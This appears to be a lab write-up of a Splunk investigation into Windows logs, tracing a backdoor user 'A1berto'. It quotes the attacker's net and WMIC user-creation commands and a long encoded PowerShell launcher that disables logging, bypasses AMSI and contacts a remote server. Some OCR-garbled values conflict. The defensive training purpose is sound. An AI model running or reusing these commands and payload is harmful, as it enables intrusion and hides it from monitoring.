

Investigation Info Rundown

SOC Analyst **Johny** has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Notes for investigation


- Windows machines
 - Windows-based tools like PowerShell and cmd.exe
- Backdoor
 - Suspicious network connections/traffic/ports For example, port 4444 which may indicate the use of Metasploit

We're using the [Attack Box](#) for this investigation.

We've used Firefox on the Attack Box and navigated to the IP address of the Splunk instance.
The IP can be found in the top of the room after starting the machine for the tasks.

Task 1: How many events were collected and Ingested in the index main?

Let's go to the Search and Reporting on the left-side in Splunk to kick off our investigation:



Once we get here, we can use the search bar at the top to find the **main** index:

The screenshot shows the Splunk Enterprise search interface. The search bar at the top contains the query `index="main"`. To the right of the search bar are buttons for "Last 24 hours" and a magnifying glass icon. Below the search bar, there's a "Search History" section and a "How to Search" section with links to "Documentation", "Tutorial", and "Data Summary". On the right side, there's an "Analyze Your Data with Table Views" section with a "Create Table View" button.

We need to change the timeframe for this search to get the results we want. Notice that on the right side, the default "Last 24 hours" timeframe is selected. Let's change that to "All time" so we can get the results we're looking for!

The screenshot shows the Splunk Enterprise search interface with the search query `index="main"`. The "Timeframe" dropdown on the right is set to "Last 24 hours", which is highlighted with a red box. Below the search bar, it says "0 events (8/23/25 10:00:00.000 PM to 8/24/25 1:50:17.000 PM) No Event Sampling". On the right, there's a "Presets" panel with various timeframes like "REAL-TIME", "RELATIVE", and "OTHER". The "All time" option under "OTHER" is highlighted with a red box. The message "No results found. Try expanding the time range." is displayed.

*Best practice in a real-world scenario would be to only look at the timeframe of when the notable events occurred. Since we don't have any information on the exact date/time of these events, we're looking at all events from all time from index **main**.*

There we go! Now we have the number of events that were logged in index **main**.

The screenshot shows the Splunk Enterprise search interface with the search query `index="main"`. The "Timeframe" dropdown on the right is set to "All time", which is highlighted with a red box. Below the search bar, it says "12,256 events (before 8/24/25 1:54:48.000 PM) No Event Sampling". The "Events (12,256)" link is highlighted with a red box. The main pane displays a table of event details, with the first few rows showing fields like host, source, sourcetype, and User. The bottom of the screen shows pagination controls and a note about 10 milliseconds per column.

Task 1 Answer: 12,256

Task 2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

For this one, we can utilize the fields within Splunk on the left side to search for that backdoor user. As luck would have it, that's one of our selected fields already!

The screenshot shows a Splunk search results page with the following details:

- Search bar: index="main"
- Event count: 12,256 events (before 8/24/25 1:54:48.000 PM) No Event Sampling
- Time range: All time
- Selected Fields: a host, a source, a sourcetype, a User 4 (highlighted with a red box)
- Interesting Fields: # @version, a AccountName, a AccountType, a Application, a Category, a Channel, a Domain, a EventID, a EventReceivedTime
- Reports: Top values, Top values by time, Rare values
- Events with this field: A table showing user names and their counts and percentages:

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.82%
Cybertees\Alberto	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%
- Context Information: DetailSequence=1
- Script: \$taskURI = \$script:TaskURIs | Get-Random

So we have several users but none of them look especially interesting at first glance.

- NT AUTHORITY\SYSTEM
- Cybertees\Alberto
- NT AUTHORITY\NETWORK SERVICE
- Cybertees\James

What is interesting is the counts of the occurrences that Splunk picked up on for the user **Cybertees\James**. It's much lower than Alberto's. So let's click on James' username value and add it to our query.

The screenshot shows the same Splunk search results page as before, but with the following changes:

- Selected Fields: a host, a source, a sourcetype, a User 4
- Interesting Fields: # @version, a AccountName, a AccountType, a Application, a Category, a Channel, a Domain
- Reports: Top values, Top values by time, Rare values
- Events with this field: The table now shows the count for 'Cybertees\James' has increased to 5, indicated by a red arrow pointing to the row.

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.82%
Cybertees\Alberto	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%
- Context Information: DetailSequence=1
- Script: \$taskURI = \$script:TaskURIs | Get-Random

Now our query will update to only show events that relate to James' user.

The screenshot shows the Splunk Enterprise interface with a search bar containing the query "index='main' User='Cybertees\\James'". Below the search bar, it says "5 events (before 8/24/25 2:08:42.000 PM) No Event Sampling". The results table has columns for SELECTED FIELDS and INTERESTING FIELDS. The selected fields include host, source, sourcetype, and User. The interesting fields include #version and AccountName. The events listed are all from 5/1/22 at 10:32:18.000 PM, with the first event being a Network connection detected log and the second being a Process Create log.

We only have 5 events to sift through for James. Easy! Scrolling down a bit we have some **Sysmon** logs. Let's go through them and remember that we're looking for a backdoor account that was created.

On the second event down, we see:

CommandLine: C:\Windows\System32\net1 user /add A1berto paw0rd1

This screenshot shows a detailed view of a Sysmon log entry. The event timestamp is 2022-02-14T12:08:05.931Z. The event details show a Process Create event where a new process named "net1" was created under the command line "C:\Windows\System32\net1 user /add A1berto paw0rd1". The event also includes metadata such as sourcePortName, splunk_server, tag[], Task, TerminalSessionId, ThreadId, timestamp, userId, UtcTime, and Version. The event is categorized as INFO and occurred at 5/1/22 10:32:18.000 PM.

Well, that certainly looks odd! Normally, you would use the `net` command on windows to add a user. Here we see `net1` used instead but with the same syntax that would be used for the `net` command. Another thing to note is that the user that is being added has the name `A1berto` and the password for the user is `paw0rd1`.

The attacker appears to be trying to "blend in" here by using a number `1` in place of the lowercase L in "Alberto". Smart move considering we have a user named "Alberto" from our earlier look at the User field in Splunk.

Task 2 Answer: A1berto

Task 3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that

registry key?

Let's break this question down piece by piece. We need to narrow our search in Splunk to the host that appeared in the logs we just examined. Again, as luck would have it, "host" is one of our selected fields to the left in the Splunk interface.

We'll click on "host" and then click on the only value "server" to add it to our query.

The screenshot shows the Splunk interface with the following steps:

- Initial Search:** The search bar contains the query `index="main" User="Cybertees\\James"`. The results show 5 events from before 8/24/25 2:13:10.000 PM.
- Host Selection:** A modal window titled "host" is open, showing "1 Value, 100% of events". It lists "Selected" as "Yes" and "No". Under "Reports", "Top values" is selected. The "Values" table shows a single entry: "server" with a count of 5 and 100%.
- Updated Query:** The search bar now includes the additional filter `host=server`, resulting in 5 events from before 8/24/25 2:32:00.000 PM.
- Event View:** The main pane displays a table of events. One event is shown in detail:

Time	Event
5/1/22 10:32:18.000 PM	{ [-] @version: 1 AccountName: SYSTEM AccountType: User Category: Network connection detected (rule: NetworkConnect) Channel: Microsoft-Windows-Sysmon/Operational DestinationHostname: - DestinationIP: 172.18.39.6 DestinationIsIPv6: false DestinationPort: 61249 DestinationPortName: - Domain: NT AUTHORITY EventID: 3 EventReceivedTime: 2022-02-14 08:06:05 EventTime: 2022-02-14 08:06:03

The next part of the question is asking about a registry key that was updated. We know from the previous task that **Sysmon** logs are being ingested to Splunk and if we do a little research into [what events Sysmon can tag and the Event IDs](#), we see that registry events are Event IDs 12,13, and 14. Specifically, we see that an Event ID 13 is a **RegistryEvent (Value Set)** and Event ID 14 is **Registry Event (Key and Value Rename)**.

We still have events pulled up from our previous query. Let's click on the `EventID: 3` to add it to our query and then modify it to look for Event ID 13.

The screenshot shows a Splunk search interface. On the left, there's a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS' sections. The main area displays a single event from May 1, 2022, at 10:32:18.000 PM. The event details include:

- EventID: 13
- Message: Network connection detected
- RuleName: -
- UtcTime: 2022-02-14 12:06:02.114
- ProcessGuid: {3d51099-5ca9-5f5f-2f04-000000000400}
- ProcessId: 9428

A context menu is open over the EventID field, with options like 'Add to search' (highlighted with a red box) and 'Exclude from search'.

Uh-oh. No results...

The screenshot shows the 'New Search' interface. The search bar contains the query: `index="main" User="Cybertees\\James" host=server| spath EventID | search EventID=13`. Below the search bar, it says '0 events (before 8/24/25 2:42:50.000 PM) No Event Sampling'. The results section below says 'No results found.'

That's alright! That just means we need to modify our query to find what we're looking for. The two things we need so far are:

1. Host (we have this already)
2. Registry modification (this is what we're currently looking for)

We really don't need anything but these two things in our query at the moment so let's get rid of the fluff.

We'll remove `User="Cybertees\\James"`, `spath EventID`, and the `search` keyword. We'll also remove the `|` characters. So our query should look like this now:

```
index="main" host=server EventID=13
```

Whoah! 1,143 events... that would take a very long time to go through. *But*, we still have another piece of the question to pick apart. The last part of the question states that we need to look for registry events related to the backdoor user. So let's just add `A1berto` at the end of our query

and see what we get!

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index="main" host="server" EventID=13 Alberto
- Results:** 1 event (before 8/24/25 2:50:02.000 PM) No Event Sampling
- Event Details:**
 - Time: 5/11/22 10:32:18.000 PM
 - Event ID: 1
 - AccountName: SYSTEM
 - AccountType: User
 - Category: Registry value set (rule: RegistryEvent)
 - Channel: Microsoft-Windows-Sysmon/Operational
 - Details: Binary Data
 - Domain: NT AUTHORITY
 - EventID: 13
 - EventReceivedTime: 2022-02-14 08:06:03
 - EventTime: 2022-02-14 08:06:03

Nice! Only one event! If we scroll down we can find the registry key that was updated.

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index="main" host="server"
- Results:** 1 event
- Event Details:**
 - Event Type: SetValue
 - Event Type Original: INFO
 - Execution Process ID: 3348
 - Hostname: Micheal.Beacon
 - Image: C:\Windows\system32\lsass.exe
 - Keywords: -9223372036854776000
 - Message: Registry value set:
 - Rule Name: -
 - Event Type: SetValue
 - Utc Time: 2022-02-14 12:06:02.420
 - Process GUID: {83d0c8c3-43ca-5f5f-0c00-000000000400}
 - Process ID: 740
 - Image: C:\Windows\system32\lsass.exe
 - Target Object: HKLM\SAM\Domains\Account\Users\Names\Alberto\{Default}
 - Details: Binary Data
 - Opcode: Info
 - Opcode Value: 0
 - Process GUID: {83d0c8c3-43ca-5f5f-0c00-000000000400}
 - Process ID: 740
 - Provider GUID: {5770385F-C22A-43E8-BF4C-06F5698FB0D9}
 - Record Number: 18326
 - Rule Name: -
 - Severity: INFO
 - Severity Value: 2
 - Source Module Name: eventlog
 - Source Module Type: im_msistalog
 - Source Name: Microsoft-Windows-Sysmon

Task 3 Answer:

HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Task 4: Examine the logs and identify the user that the adversary was trying to impersonate.

This one is easy! Thanks to our sleuthing earlier in Task 2 we know Alberto is who the attacker is trying to impersonate.

Task 4 Answer: Alberto

Task 5: What is the command used to add a backdoor user from a remote computer?

We're looking for a command that added the backdoor user A1berto and how it was done remotely. We'll need to modify our Splunk query. Let's use our previous query we had in Task 2

as a starting point.

The screenshot shows a Splunk search interface with the query `index="main" User="Cybertees\James"`. It displays 5 events found before 8/24/25 2:08:42.000 PM. The selected event is a Network connection detected (rule: NetworkConnect) from host 172.18.39.6 to port 1032. The event details include fields like host, source, sourcetype, User, AccountName, Category, Channel, DestinationHostname, DestinationIp, and DestinationIsIPv6.

Scrolling down and looking at the `Image` tag on the events, we see

- `C:\Windows\System32\wbem\wmic.exe`
- `C:\Windows\System32\net1.exe`
- `C:\Windows\System32\net.exe`

We already know what `net` and `net1` were used for (they created the backdoor account `A1berto`) but we also see `wmic.exe` here. If we research this in [Microsoft's official documentation for `wmic.exe`](#), we see that it has the capability to run commands on remote machines using the `/node` switch. That gives us something to look for in our query!

Let's create our query looking for `wmic.exe` and our backdoor user `A1berto`:

```
index="main" wmic.exe A1berto
```

Boom. We have the command that runs to create the backdoor user in the first event!

The screenshot shows a Splunk search interface with the query `index="main" wmic.exe A1berto`. It displays 2 events found before 8/24/25 3:24:58.000 PM. The selected event is a Process Creation event from host 172.18.39.6. The CommandLine field contains the command `'C:\Windows\System32\Wbem\WMIC.exe /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1'"`.

Task 5 Answer: `C:\windows\System32\Wbem\WMIC.exe`

`/node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"`

Task 6: How many times was the login attempt from the backdoor user observed during the investigation?

We know the backdoor user is A1berto and now we need to find how many times this user attempted to login. Let's Google "Logon attempt Windows Event ID number". Scrolling through the results we come across [Microsoft's official documentation for Audit logon events](#).

We weren't asked how many *failed* or *successful* logins there were for the backdoor user. Just how many attempts which would include both *failed* and *successful* attempts. The Event IDs we're interested in are:

- 4624 - Successful logon
- 4625 - Failed logon

Let's put those into a fresh Splunk query along with A1berto and see how many events come up:

```
index="main" EventID="4624" A1berto OR EventID="4625" A1berto
```

And with our query... we see 0 attempts.

The screenshot shows a Splunk search interface. At the top, there are tabs for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. On the right side, there are buttons for Save As, Create Table View, and Close. The main search bar contains the query: 'index="main" EventID="4624" A1berto OR EventID="4625" A1berto'. Below the search bar, a message says '0 events (before 8/24/25 3:50:15.000 PM) No Event Sampling'. The search results area displays 'Events (0)' and 'No results found.'

Task 6 Answer: 0

Task 7: What is the name of the infected host on which suspicious Powershell commands were executed?

We know from Task 5 that the node that wmic.exe was interacting with was WORKSTATION6. So that would be a good starting point. Let's do another fresh Splunk query to look for that *and* powershell.exe :

```
index="main" WORKSTATION6 powershell.exe
```

Awesome. We got only 4 events back from that query!

The screenshot shows the Splunk interface with a search bar containing the query "index='main' WORKSTATION6 powershell.exe". The results table displays four events. One event is selected, showing detailed fields like host, source, category, channel, command-line, event ID, event received time, event time, and event type. The event type is AUDIT_SUCCESS and the command-line is "C:\Windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd!". The host is WORKSTATION6 and the source is powershell.exe.

And if we scroll down a little, we have our hostname: James.browne

The screenshot shows the Splunk interface with the same search query. The results table displays four events. One event is selected, showing detailed fields. The Hostname field is highlighted in the third event, which has a value of "James.browne". Other fields shown include version, category, channel, command-line, event ID, event received time, event time, event type, execution process ID, keywords, mandatory label, message, and creator subject.

How can we be confident this is the host we're looking for? We see that this host shows the `wmic.exe` command from Task 5 which creates the backdoor account `A1berto` and we also have added `powershell.exe` to our query in Splunk which will only bring back events with `powershell.exe` in them. So we know:

1. it's an infected host
2. `powershell.exe` is involved

Task 7 Answer: James.browne

Task 8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

Now that we know what host we're going to be interacting with, let's do a fresh query to use the `Hostname` field and only see events for `James.browne`:

The screenshot shows the Splunk interface with the following details:

- Events (4)**: The search has found 4 events.
- Format Timeline**, **Zoom Out**, **Zoom to Selection**, **Deselect**: Navigation controls.
- 1 millisecond per column**: Time scale indicator.
- Selected Fields** (highlighted):
 - a host
 - a source
 - a sourcetype
 - a User
- Interesting Fields** (highlighted):
 - # @version 1
 - a AccountName 2
 - a AccountType 1
 - a ActivityID 1
 - a Category 4
 - a Channel 4
 - a CommandLine 1
 - a Company 1
 - a ContextInfo 1
 - a CurrentDirectory 1
 - a Description 1
 - a Domain 2
 - a ERROR_EVT_UNRESOLVED 1
- Event Details** (highlighted):
 - Time: 5/11/22 10:32:18.000 PM
 - Version: 1
 - Category: Process Creation
 - Channel: Security
 - CommandLine: "C:\Windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd!"
 - EventID: 4688
 - EventReceivedTime: 2022-02-14 08:06:03
 - EventTime: 2022-02-14 08:06:01
 - EventType: AUDIT_SUCCESS
 - ExecutionProcessID: 4
 - Hostname: James.brownie
- Add to search** (button): Adds the current event to the search.
- Exclude from search** (button): Excludes the current event from the search.
- New search** (button): Starts a new search.
- Account Domain:** Cybertees
- Logon ID:** 0x2CC013

Dang. 11,222 events? That's a lot. But fortunately, we're only interested in PowerShell events.

The screenshot shows the Splunk interface with the following details:

- New Search** (highlighted):
 - Query: index="main" Hostname="James.brownie"
 - Results: 11,222 events (before 8/24/25 4:30:47.000 PM) No Event Sampling
 - Time range: All time
- Events (11,222)**: The search has found 11,222 events.
- Format Timeline**, **Zoom Out**, **Zoom to Selection**, **Deselect**: Navigation controls.
- 10 milliseconds per column**: Time scale indicator.
- Selected Fields** (highlighted):
 - a host
 - a source
 - a sourcetype
 - a User
- Interesting Fields** (highlighted):
 - # @version 1
 - a AccountName 4
 - a AccountType 2
 - a Application 15
 - a Category 35
 - a Channel 9
- Event Details** (highlighted):
 - Time: 5/11/22 10:32:19.000 PM
 - Version: 1
 - Category: Pipeline Execution Details
 - Channel: Windows PowerShell
 - EventID: 800
 - EventReceivedTime: 2022-02-14 08:06:49
 - EventTime: 2022-02-14 08:06:48
 - EventType: INFO
 - ExecutionProcessID: 0
 - Hostname: James.brownie
 - Keywords: 36028797018963970
 - Message: Pipeline execution details for command line: \$taskURI = \$script:TaskURIs | Get-Random

We know from the question that PowerShell logging is enabled on this device. If we scroll down on the left of the Splunk interface, we'll be able to see some fields we can investigate related to the query we just ran. One of those fields is "SourceName". If we click on it, we'll see two PowerShell-related values:

- PowerShell
- Microsoft-Windows-PowerShell

We'll need to explore both for this question as either may contain the malicious execution we're looking for.

The screenshot shows the Splunk interface with the following details:

- Events (22)**: The search has found 22 events.
- Format Timeline**, **Zoom Out**, **Zoom to Selection**, **Deselect**: Navigation controls.
- 1 millisecond per column**: Time scale indicator.
- Selected Fields** (highlighted):
 - a LayerName 22
 - # LayerRTID 8
 - # linecount 1
 - a Message 100+
 - a Opcode 3
 - # OpcodeValue 3
 - # port 1
 - a ProcessGuid 53
 - # ProcessId 100+
 - a Protocol 6
 - a ProviderGuid 9
 - a punct 32
 - # RecordNumber 100+
 - a RuleName 3
 - a Severity 2
 - # SeverityValue 2
 - a SourceAddress 6
 - a SourceModuleName 1
 - a SourceModuleType 1
 - a SourceName 103 (highlighted)
 - # SourcePort 100+
 - a splunk_serve 1
 - a tag[]
 - a TargetObject 100+
 - # Task 36
 - # ThreadID 26
 - a timestamp 100+
 - a UserID 4
 - a UtcTime 100+
- Interesting Fields** (highlighted):
 - # @version 1
 - a AccountName 2
 - a AccountType 1
 - a ActivityID 1
 - a Category 4
 - a Channel 4
 - a CommandLine 1
 - a Company 1
 - a ContextInfo 1
 - a CurrentDirectory 1
 - a Description 1
 - a Domain 2
 - a ERROR_EVT_UNRESOLVED 1
- SourceName** (highlighted):
 - 10 Values, 100% of events
 - Selected: Yes
 - Top 10 Values:

	Count	%
Microsoft-Windows-Security-Auditing	5,715	50.927%
Microsoft-Windows-Sysmon	5,283	47.077%
PowerShell	92	0.82%
Microsoft-Windows-PowerShell	74	0.65%
Microsoft-Windows-RM-Activity	52	0.463%
Microsoft-Windows-TaskScheduler	2	0.018%
Microsoft-Windows-Directory-Services-SAM	1	0.009%
Microsoft-Windows-GroupPolicy	1	0.009%
Microsoft-Windows-TerminalServices-RemoteConnectionManager	1	0.009%
Microsoft-Windows-Windows Firewall With Advanced Security	1	0.009%

Let's update our query to include the first PowerShell value:

```
index="main" Hostname="James.browne" SourceName="PowerShell"
```

We see an interesting PowerShell command being run in the first event:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0
AYQBKAЕ8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAf0ALgBBAFMAcwb1AE
0AYgBsAHkALgBHAGUAdABUAHKAUABFACgAJwBTAKAcwB0AGUAbQAUAE0AYQBuAGEAZwB1AG0AZQBua
HQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBjAGUAYAbs
AGQAiG AoACcAYwBhAGMAaABLAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwa
nACwAJwB0ACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdAbhAHQAaQBjACcAKQA7AEkARgAoACQAMQ
AxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQxAEIARAA4AC4ARwB1AHQAVgBhAEwAVQBFAcG AJ
ABuAFUAbABMACKAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
YwBrAEwAbwBnAGcAaQBuAGcAJwBdACKaewAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACs
AJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQB1AGwAZQBTAGMACgBpAHAAdABCAC
cAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQwADsAJABhADEAOAB1ADEAWwAnAFMAYwByA
GkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBj
AHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQA
wAH0AJAB2AEEATAA9AFsAQwBvAEwAbABLAGMAdABpAE8ATgBTAC4ARwB1AE4ARQByAGkAQwAuAEQASQ
BjAFQAAQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBtAC4ATwBCAEoARQBjAHQAX
QBdADoA0gBuAGUAVwAoACkA0wAkAHYAAQBMAC4AQQBkAEQAKAAAnAEUAbgBhAGIAbABLAGMAYwByAGka
cAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACKAOwAkAFYAQQBMAC4AQQBkAGQ
AKAAAnAEUAbgBhAGIAbABLAGMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAE
wAbwBnAGcAaQBuAGcAJwAsADAALKAA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQBZAF8ATABPAEMAQQBMA
F8ATQBBAEMASABJAE4ARQBcAFMAdBmAHQAdwBhAHIAZQBcAFAAAbwBsAGkAYwBpAGUAcwBcAE0AaQBj
AHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMACgB
pAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAKAFYAQQBsAH0ARQBMAHMARQ
B7AFsAUwBjAFIAaQBwAFQAQgBsAE8AQwBLAF0ALgAiAEcAZQBUAEYASQBFGAAATABKACIAKAAnAHMAa
QBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGKA
YwAnACKALgBTAEUAdABWAEEAbABVAGUAKAAkAE4AdQBMAEwALAAoAE4ARQB3AC0ATwBCAGoAZQBDHQ
AIABDAG8ATABMAEUAYwBUAGkATwBOAFMALgBHAGUATgBlAHIASQBjAC4ASABBHAMASABTAGUAdABbAF
MAVAByAGkAbgBnAF0AKQApAH0AJABSAGUARgA9AFsAUGBlAGYAXQAUAEEAcwBTAEUATQBCAGwAeQAUa
EcAZQBUAFQAEQBQAGUAKAAAnAFMAeQBzAHQAQZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEDoQB0
AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAKwAnAFUAdABpAGwAcwAnACKAOwAkAFIAZQBmAC4ARwB
FAHQARgBjAGUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABLAGQAJwAsACcATg
BvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACKALgBTAEUAdABWAEEATAB1AGUAKAAkAE4AV
QBMACwALAAkAHQAUgBVAGUAKQA7AH0A0wBbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBTAGUAcgB2AEKA
QwBlAFAAAbwBJAE4AdABNAEEAbgBBAGcARQBSAF0AOgA6AEUAWABwAGUAQwBUADEAMAAwAEMAbwBuAHQ
ASQBOAHUAZQA9ADAA0wAkADcAYQA2AGUARAA9AE4AZQBXAC0ATwBCAEoAZQBDAFQAIABTAFkAcwB0AG
UATQAUAE4AZQB0AC4AVwBFAGIAQwBsAEKAZQB0AFQA0wAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1A
C4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQA0wAgAFQAcgBp
AGQAZQBuAHQALwA3AC4AMA7ACAAcgB2ADoAMQAxAC4AMAApACAAAbABpAGsAZQAgAEcAZQBjAGsAbwA
nADsAJABzAGUAcgA9ACQAKABbAFQAZQBYAFQALgBFAE4AQwBvAGQAAQBOAEcAXQA6ADoAVQBuAGkAYw
BvAGQARQAUAEcAZQB0AFMAdAByAGkATgBHACgAWwBDAG8ATgBWAGUAUgBUAF0AOgA6AEYAcgBvAE0AQ
gBBAFMAZQA2ADQAUwB0AFIASQBuAEcAKAAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4EEA
```

TAB3AEEAeABBAEQAQQBBAEwAZwBBAHgAQQBEAEEAQBMAGcAQQB4AEEARABBAEEATABnAEEAMQBBAEEAPQA9ACcAKQApACKAOwAkAHQAPQAnAC8AbgB1AHcAcwAuAHAAaABwACcAOwAkADCQQA2AEUAZAAuAEGARQBBAGQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwB1AG4AdAAnACwAJAB1ACKAOwAkADcAYQA2AEUAZAAuAFAAUgBPAHgAWQA9AFsAUwB5AFMAVABFAG0ALgB0AEUAVAAuFcAZQB1AFIARQBRAFUAZQBzAFQAXQA6ADoARAB1AGYAQQBVAEwAdABXAGUAQgBQAFIAbwBYAFkAOwAkADCAYQA2AEUARAAuAFAAUgBPAFgAWQAuAEMAUgB1AGQARQBuAHQASQBBAGwAUwAgAD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAHQALgBDAFIAZQBkAEUAbgBUEkAYQBMAEMAYQBjAGgARQBdADoAOgBEAEUARgBhAFUAbAB0AE4ARQBUAHcAbwBSAEsAQwByAEUAZAB1AE4AdABJAEETABTADsAJABTAGMACgBpAHAAdAA6AFAAcgBvAHGeQAgAD0AIAAkADcAYQA2AGUAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdAB1AE0ALgBUAGUAWABUAC4ARQBuAEMAAbwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAUAEcAZQBUAEIAeQBUAGUAUwAoAcAcQBtAC4AQAApADUAEQA/AFgAeAB1AFMAQQAtAD0AVgBEADQANgA3ACoAfABPAEwAVwBCAH4AcgBuADgAXgBJACcAKQA7ACQAUgA9AHsAJABEAcwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAOACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBvAFUAbgB0AF0AKQAlADIANQA2AdSJAJBTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQ A9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AFQA7ACQARAB8ACUAewAkAEKAPQAOACQASQArADEAKQAlADIANQA2AdSJAABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEKA 